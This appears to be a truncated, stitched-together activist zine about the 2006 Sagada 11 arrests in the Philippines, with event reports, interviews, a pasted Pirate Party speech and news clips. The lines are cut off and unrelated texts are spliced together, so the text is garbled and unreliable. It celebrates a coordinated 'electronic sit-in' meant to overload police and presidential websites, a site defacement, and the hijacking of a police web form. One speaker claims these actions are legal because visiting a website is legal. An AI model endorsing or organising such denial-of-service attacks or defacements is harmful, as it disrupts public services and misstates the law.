by a vegan guerrilla kitchen collective known as Kaizouku Cafe,
already breathing metaphors of burning Molotov cocktails in the
words as bullets for a calibre pistol that can strike an enemy
There was anger, it was anger against all kinds of Authority th
human soul, which has killed and detained a dozen including the
and young hitchhiker punks in the Philippines known as the Saga

After a while of continuous spontaneity, Sha-do-U of IRA beamed
petition campaign to free the Sagada 11 on the wall from his co
made a brief speech about the issue.

The expression of solidarity came in different ways, but some h
button to include their names on the online petition. Some of t
members of various punk bands in Tokyo, including Masau of The

Kaori of the punk rock bandÑThe Happening, which is considered
legends in Tokyo punk scene offered a song entitled "Fuck the B
acoustic while I was about to drink my third beer. She fluently
the same emotion that everybody feels during a confrontation ag

Our night of solidarity continued and every hour was a surprise
common life outside is totally predictable. I thought the night
it was not until the night has produced a moment of action, of
solidarity of love.

** A Freed Sagada 11 Prisoner Speaks Out **
It's an amazing experience to be a part of a hacktivist action
can be anywhere on the planet and like minds exist. The impact
in had and the impetuous for it was something to behold. It all

plea from a Filipino to an American (who both happened to be i
the word out that their friends were jailed and tortured just
government thinks punkers are different. These punkers were ju
get food for god sake (Food Not Bombs)! The American had conta
long, the Office of the President and the Philippine National
were shut down because hacktivist got involved and helped to g
From there, international press got wind of the situation and
garnered international attention and support. The American ret
states to find out that the action reached the American press.
of the prisoners were released and live to tell the situation.
people to realize that actions matter. Don't sit around thinki
a difference, when no matter where you are you can. Don't EVER
otherwise. - Sally

This is an interview from one of the SAGADA11, her name is Ann
Marikina City Philippines. We interviewed her with a condition
her about what happen or to re-summarized the incident of tort

Q: What were you feeling when most of your visitors unfamiliar
A: I'm very much happy, I'd seen the true camaraderie really s
thinking that we are just genre-mates or let say punk-mates.

Q: Have anyone told you the actions done by the Internet Justi
A: Yes,

Q: What do you know about them?
A: They are the ones that help to spread the issue internation
the ones that participated in the virtual sit-in done to press
government by means of messing with their websites.

Q: Now that you are now out in jail, tell something about it.
A: At first; we're very much happy, but just after a few days
that introduced themselves as CHED (Commission on Higher Educa
representatives and was looking for me, fortunately I was out.

The media industry wants us to believe that this is a question
models, about a particular professional group getting paid. The
believe that this is about their dropping sales figures, about
statistics. But that is only an excuse. This is really about so
else.

To understand today's situation in the light of the history, w
400 years - to the time when the Church had the monopoly over b
knowledge. Whatever the Church said, was the truth. That was py
communication. You had one person at the top talking to the man
the pyramid. Culture and knowledge had a source, and that sourc

And God have mercy on those who dared to challenge the culture
monopoly of the Church! They were subjected to the most horribl
could envision at the time. Under no circumstances did the Chur
citizens to spread information on their own. Whenever it happen
applied its full judicial powers to obstruct, to punish, to har
ones.

There is nothing new under the Sun.

Today we know that the only right thing to happen for the soci
to let the knowledge go free. We know now that Galileo Galilei
if he had to puncture a monopoly of knowledge.

We are speaking here about the time when the Church went out i
and ruled that it was unnecessary for its citizens to learn to
because the priest could tell them anyway everything they neede
Church understood what it would mean for them to lose their con

Then came the printing press.

that no one does it anymore. It's not dead, it's just been for
from our language. No one teaches it so no one knows it exists
banished to obscurity. Well I'm trying to change all that, and
too. By dreaming every day.Dreaming with our hands and dreamin
Our planet is facing the greatest problems it's ever faced. Ev
you do, don't be bored. This is absolutely the most exciting t
possibly hoped to be alive.

And things are just starting.

wise enough to trace it with the help of the CHED officials and
didn't send anyone the look for Ann. In the case of PETRA, some
his school and showed some photos; Ray Lester (Petra) with some
status of the NPA (New Peoples Army), creating a hearsays, at s
is a real NPA. We are required to report to the DSWD (Departmen
Welfare and Development). We are also told that Camp Crame has
us, under surveillance

Q: Aside from being happy, what other emotion arise from being
A: I'm somewhat ashame, because people tells me that "so you ar
jail"

Q: Why are you ashame when people tells you that?
A: Because my family treat me differently. When they tells me t
that they believed that I'm what I'm accused of. I'm also asham
the society is not accustomed to a girl, especially at my age,
piece of taste in jail.

Q: Treat differently, what do you mean, bad or good treat diffe
A: both bad and good; the society now treats me like I'm the on
needed the help. How about those other person that need more of
arms. I don't what them to treat me baby, different from the ot
them to treat as what they treated me before.

Q: Are you studying?
A: Yes, I'm grateful that we've reached the school's enrollment

Q: Now that you are studying. What are your plan?
A: Spend it schooling, time is taking a toll at me.

Q: How about going to gigs and mobilization/movements?
A: I think going to gigs would be fine, but mobilization, maybe
pass for now.


```
#####################################################################
#                        RICKHARD FALKVINGE : I AM A PIRATE
#####################################################################

http://www.piratpartiet.se
http://www.pirate-party.us
http://www.pp-international.net


 Friends, citizens, pirates:

 There is nothing new under the Sun.

 My name is Rickard Falkvinge, and I am the leader of the Pira

 During the past week we have seen a number of rights violatio
We have seen the police misusing their arresting rights. We ha
parties being harmed. We have seen how the media industry oper
how the politicians up to the highest levels bend backwards to
industry.

 This is scandalous to highest degree. This is the reason why
```

Q: What is you greatest fear?
A: I don't want that to happened to me or to anyone else anymo

Q: You said that you would be lay lowing on the mobilization.
contribute for you fear not to happen.
A: I've seen many points from that experience. I've seen what
learned a lot from this experience. All I have to do, is to sh
experience so that is wouldn't happen to anyone anymore.

Q: This would be my final question. What do you still need?
A: For me? Maybe your question should be not what i need, but
remaining SAGADA 11 needs?

Q: What do you think they need?
A: Food is a major need they have to think everyday. Food is g
satisfy their hunger but just for the stomach to be filled wit
think that they need money to accommodate this needs.

To send help contact us in liberation_asusual@yahoo.com or pja

MANILA: BrigadaElektronica electronic disturbance group strike

"Technology has boasted that it enables people in getting clos
so we are going to show that if we can't get closer to Malakan
we will closely express ourselves inside Malakanyang palace it
click," says one of the group's technician who want to keep an

MANILA-- The current ban of public assemblies and free speech
has given birth to online protest action namely- "electronic s

BrigadaElektronica electronic disturbance group first introdu
sit-in last year as an online version of support to the striki

A: What are the dynamics of the group. Do you support various s
not directly connected with the Brigada Elektronika in organiza

ErroR: The group is so loose, and we dont even consider Brigada
group, but rather a name of a project. So in terms of connectin
organizational basis, we prefer our individual capacity to deci
joining other group's action and projects.

A: Ive been informed that online/or virtual sit ins are legal i
you elaborate this to justify attacking several targets includi
servers.

ErroR: There is no law that prohibits anyone to visit a website
that.

A: Do you consider yourself a hacker, anarchist if anything.. I
commodity & marketed foods with plastic labels. How do you labe

ErroR: I consider myself as a dreamer, struggling to exist in t
proclaimed that dreaming is dead.

A: Few criticisms coming from the elements of poseudo luddites
elements in the counterculture scene view virtual direct action
assimilation to the machinery of the State. What is your opinio
any counter arguments about this..

ErroR: A virus cannot be assimilated by any kind of systems, im
virus. This tiny little virus once it penetrates a system, it c
the most formidable structure.

A: Lines have been drawn & there is no turning back. Comments,
like to address.. before we wrap this shit up.

ErroR: Things have been tough lately for dreamers. They say dre

The action officially starts on March 23, 2006 (10:00am Manil
last until the first of April. They are inviting everyone to j
Philippine National Police website for being a rampant human r
[Read More][UPDATES FROM HACKSITES: Post.Thing.Net | SDHac
Hacktivist.com | Hackthissite]

Interview with Brigada Elektronika
A: When did it all started? Let's decipher the myth, give basi
principles of Brigada Elektronika on the slate for the stream
humanity (left in anyone) to digest.

ErroR: It started as a direct action project to support the st
Gelmart Inc., last year. The mission was to launch a parallel
basically, it was the specific mission which binded the group
project. Obviously, the project is very temporary and momentar
individuals were involved in this project, one of them was ins
Electronic Disturbance Theatre, hence, the name BrigadaElektro

A: Is the goal long term or short lived?

ErroR: We only want to create a snapshot or a spot from memory
until time succumbs to death. Therefore, the goal is to let ot
own moment i.e. direct action(wether it is hacking, sit-in,etc
attain freedom/liberation is neither Long or Short.

A: Most of the activist circles are rather new to this form of
Can this be a new wave of method & vantage point for people, w
outlawed when it crosses the line?

ErroR: Yes. Because, as an activist, IMAGINATION is our duty.
to fight all forms of authority that threatens our capacity to
express.

Gelmart in Metro Manila who then occupied the factory, held a p
obstructed the capitalist boss's activity in laying-off the wor
held a similar action by occupying (sit-in) the official Gelmar
course, the action successfully declared "no business as usual,
strike!" (the Gelmart website literally stopped as thousands of
participants joined the sit-in)

This time, the electronic disturbance group is once again anno
second electronic sit-in campaign, targeting the Malakanyang we
Office of the President. The action officially starts on March
last until the first of April.

"Technology has boasted that it enables people in getting clos
so we are going to show that if we can't get closer to Malakany
we will closely express ourselves inside Malakanyang palace its
click," says one of the group's technician who want to keep ano

The group also said that this electronic sit-in demands the un
release of eleven young backpackers including a fifteen-year-ol
illegally arrested, tortured and wrongfully accused as NPA's by
authorities, while the innocent-care-free kids were only just h
their way to the beautiful Sagada Mountains. "If the responsibl
will not take heed for the call of these kids' parents who were
dishearten for taking away their sons and daughters the freedom
government websites will virtually be deleted. " says one of th

"The Benguet Police and Military must also give apologies to t
their inhuman activities," demands the group.

Computer-savvy protesters start
'virtual sit-in' campaign

COMPUTER-SAVVY Philippine protesters took civil disobedience to
Thursday, launching a "virtual sit-in" campaign that urged onli

overwhelm the police Web site with numerous hits.

Protesting alleged human rights abuses, protesters calling the
"Electronic Brigade" opened a Web site that directs visitors t
national police site.

"You are about to take part in an online direct action protest
that you are willingly taking part in this action by clicking
taking part by clicking cancel," the message said.

The activists, who are not identified, said their brand of "ha
because it technically involves just visiting a Web site.

Police did not comment immediately, and it wasn't clear how ma
site recorded.

The activists' Web site opens with a cartoon of the "Electroni
dressed as super heroes, wearing masks and caps. A blurb accus
rampant human rights violations, including allegedly torturing
said were wrongfully accused of being communist guerrillas.

The 11 young people were arrested last month while on their wa
tourist town of Sagada. Their lawyer, Pablito Sanidad, on Thur
in northern Benguet province to free them, saying they were ar
warrants or probable cause.

Provincial police chief Senior Superintendent Villamor Bumanla
11 were identified by government militiamen as communist guerr
they were tortured.

Bringing Street Protest to Cyberspace
by Manila Indymedia

NEWSBREAK! (28/3/2006) HACKTIVISTS expressing solidarity with t
prisoners known as the Sagada 11 have hacked and defaced the we
to the National Defense College of the Philippines. Their websi
don't need the government, we don't need the military, we need
LIBERTY for the SAGADA 11!", along with several links encouragi
their support.[Read More]
UPDATES! (26/3/2006) VIRTUAL SIT-IN ends today, says BrigadaEle
message forwarded through emails, the group thanked the partici
corageously joined the direct action that shuts the PNP website
March 23). About 1,088 users participated in the action bringin
FREE SAGADA 11. The group vowed to continue the campaign, sayin
for our next target."
UPDATES! (24/3/2006) GEOCITIES.YAHOO.COM responded to the ongoi
by blatantly deleting the html pages that had been set-up by Br
and JLI. But the group says "no need to worry," after suggestin
protestors to use the mirror sites.
UPDATES! (23/3/2006) HACKTIVISTS from USA expressed solidarity
online activists by hijacking the PNP.GOV.PH "Report a Crime" f
automated response that let people join the virtual sit-in. [R

A GROUP of online activists offered an alternative space to pro
Philippine Government violently prohibited the streets and free
exercise public assembly and practice freedom of speech. The on
calling themselves BrigadaElektronica electronic disturbance gr
"electronic sit-in"- bringing street protest actions on cybersp

Electronic sit-in is a form of electronic civil disobedience d
from the sit-ins popular during the civil rights movement of th
virtual sit-in attempts to re-create that same action digitally
During an electronic sit-in, hundreds of activists attempt to a
website simultaneously and repetitively. If done right, this wi
target website to run slowly or even collapse entirely, prevent
accessing it. [source: wikipedia]